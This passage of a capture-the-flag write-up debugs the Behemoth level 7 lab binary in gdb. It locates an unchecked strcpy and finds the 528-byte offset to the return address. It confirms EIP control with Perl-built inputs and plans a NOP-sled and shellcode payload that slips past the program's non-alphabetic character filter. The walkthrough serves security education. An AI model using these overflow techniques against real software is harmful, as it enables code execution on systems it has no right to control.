   0x080492a4 <+238>:   movzbl (%eax),%eax
   0x080492a7 <+241>:   test   %al,%al
   0x080492a9 <+243>:   je     0x80492b4 <main+254>
   0x080492ab <+245>:   cmpl   $0x1ff,-0xc(%ebp)
   0x080492b2 <+252>:   jle    0x8049234 <main+126>
   0x080492b4 <+254>:   mov    0xc(%ebp),%eax
   0x080492b7 <+257>:   add    $0x4,%eax
   0x080492ba <+260>:   mov    (%eax),%eax
   0x080492bc <+262>:   push   %eax
   0x080492bd <+263>:   lea    -0x20c(%ebp),%eax
   0x080492c3 <+269>:   push   %eax
   0x080492c4 <+270>:   call   0x8049040 <strcpy@plt>
   0x080492c9 <+275>:   add    $0x8,%esp
   0x080492cc <+278>:   mov    $0x0,%eax
   0x080492d1 <+283>:   leave
   0x080492d2 <+284>:   ret
End of assembler dump.
(gdb) 
```


In the end we see the `<strcpy@plt>` function.

Another interesting artefact which will often be overlooked (especially by me) is:

```
0x080492bd <+263>:   lea    -0x20c(%ebp)
```

This is interesting because, actually let's look at the contents of it first:

```
print (int)0x20c
```



```
End of assembler dump.
(gdb) x/d 0x20c
0x20c:  Cannot access memory at address 0x20c
(gdb) print (int)0x20c
$1 = 524
(gdb)
```

Here interestingly `x/d 0x20c` doesn't work, but `print (int)0x20c` works because:


- `p/d 0x20c` is treated as a memory access attempt, while
- `print (int)0x20c` is treated as a literal value.

So circling back to our concern, the 524 value we see is actually the length of the buffer for `strcpy` function. And what should be the maximum buffer length then?

It should be 524 + 4 [extra byte] = **528** [max buffer].
Anything beyond this will be overwritten.

Let's test the theory, we need a breakpoint after `strcpy` function:


```
break *main+275
```



```
End of assembler dump.
(gdb) x/d 0x20c
0x20c:  Cannot access memory at address 0x20c
(gdb) print (int)0x20c
$1 = 524
(gdb) break *main+275
Breakpoint 1 at 0x80492c9
(gdb) 
```


We shall test this first with a 600 characters long “A” string:

```
run <<echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
```



```
(gdb) break *main+275
Breakpoint 1 at 0x80492c9
(gdb) run <<echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
Starting program: /behemoth/behemoth7 <<echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
/bin/bash: line 1: warning: here-document at line 1 delimited by end-of-file (wanted `echo')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080492c9 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) 
```


Okay so the program crashes and buffer overflow does happen; since we receive `0x41414141` as a value:



```
Breakpoint 1, 0x080492c9 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/20wx $eip
0x41414141:     Cannot access memory at address 0x41414141
(gdb) x/20wx $eip
0x41414141:     Cannot access memory at address 0x41414141
(gdb) x/20wx $esp
0xffffd120:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd130:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd140:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd150:     0x41414141      0x41414141      0x41414141      0x41414141
0xffffd160:     0x41414141      0xf7ffcb00      0x00000000      0x46789c00
(gdb) x/20wx $ebp
0x41414141:     Cannot access memory at address 0x41414141
(gdb)
```

Now let's test our theory we will use 528 As and 4Bs afterwards to determine the same


```
run <<echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAABBBB"
```



```
(gdb) run <<echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAABBBB"
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth7 <<echo "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBB"
/bin/bash: line 1: warning: here-document at line 1 delimited by end-of-file (wanted `echo')
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080492c9 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

And it works, since all the return bytes are `0x42424242` i.e. the hex value of 4Bs we supplied.

Now we need to exactly on the stack are the 4Bs stored:




```
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) x/20wx $esp
0xffffd160:     0x00000000      0xffffd214      0xffffd220      0xffffd180
0xffffd170:     0xf7fade34      0x080490cd      0x00000002      0xffffd214
0xffffd180:     0xf7fade34      0xffffd220      0xf7ffcb60      0x00000000
0xffffd190:     0xc83d43f7      0x83a769e7      0x00000000      0x00000000
0xffffd1a0:     0x00000000      0xf7ffcb60      0x00000000      0xe37a5400
(gdb) info registers eip
eip            0x42424242          0x42424242
(gdb) x/wx $esp-4
0xffffd15c:     0x42424242
(gdb) 
```

$eip is overflown by the value of our parsed 4Bs, and the actual stack address is $eip - 4:

`0xffffd15c`

Now then let’s try crafting our payload using Perl:


```
r $(perl -e 'print "A" x 528 . "BBBB"';)
```



```
(gdb) r $(perl -e 'print "A" x 528 . "BBBB"';)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth7 $(perl -e 'print "A" x 528 . "BBBB"';)
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080492c9 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) |
```

So far so good, no syntactical errors till here so we can move forward. Let's try if it accepts a NOP sled:


```
r $(perl -e 'print "\x90" x 528 . "BBBB"';)
```



```
(gdb) r $(perl -e 'print "\x90" x 528 . "BBBB"';)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth7 $(perl -e 'print "\x90" x 528 . "BBBB"';)
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Non-alpha chars found in string, possible shellcode!
[Inferior 1 (process 39) exited with code 01]
```

It doesn't, let's try appending some hex code after the buffer overflow- then it should not be a problem ideally at least:


```
r $(perl -e 'print "A" x 528 . "BBBB" . "\x90\x90\x90\x90"';)
```



```
(gdb) r $(perl -e 'print "\x90" x 528 . "BBBB"';)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth7 $(perl -e 'print "\x90" x 528 . "BBBB"';)
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Non-alpha chars found in string, possible shellcode!
[Inferior 1 (process 39) exited with code 01]
(gdb) c
The program is not being run.
(gdb) r $(perl -e 'print "A" x 528 . "BBBB" . "\x90\x90\x90\x90"';)
Starting program: /behemoth/behemoth7 $(perl -e 'print "A" x 528 . "BBBB" . "\x90\x90\x90\x90"';)
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080492c9 in main ()
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
(gdb) |
```

And this time it is not causing any errors with exit code 1. Wonderful. We can also verify the same if we would like to:

```
(gdb) x/20wx $ebp
```



```
(gdb) r $(perl -e 'print "A" x 528 . "BBBB" . "\x90\x90\x90\x90"';)
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /behemoth/behemoth7 $(perl -e 'print "A" x 528 . "BBBB" . "\x90\x90\x90\x90"';)
Download failed: Permission denied.  Continuing without separate debug info for system-supplied DSO at 0xf7fc7000.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".

Breakpoint 1, 0x080492c9 in main ()
(gdb) x/20wx $ebp
0xffffd158:     0x41414141      0x42424242      0x90909090      0xffffd200
0xffffd168:     0xffffd220      0xffffd180      0xf7fade34      0x080490cd
0xffffd178:     0x00000002      0xffffd214      0xf7fade34      0xffffd220
0xffffd188:     0xf7ffcb60      0x00000000      0x46cd3c15      0x0d571605
0xffffd198:     0x00000000      0x00000000      0x00000000      0xf7ffcb60
(gdb) 
```

Okay so since our theory works in effect as well, here's what we do next-

1. create a NOP sled
2. insert the address in between NOP sled somewhere [instead of 4-Bs]
3. Finally the shellcode to be executed

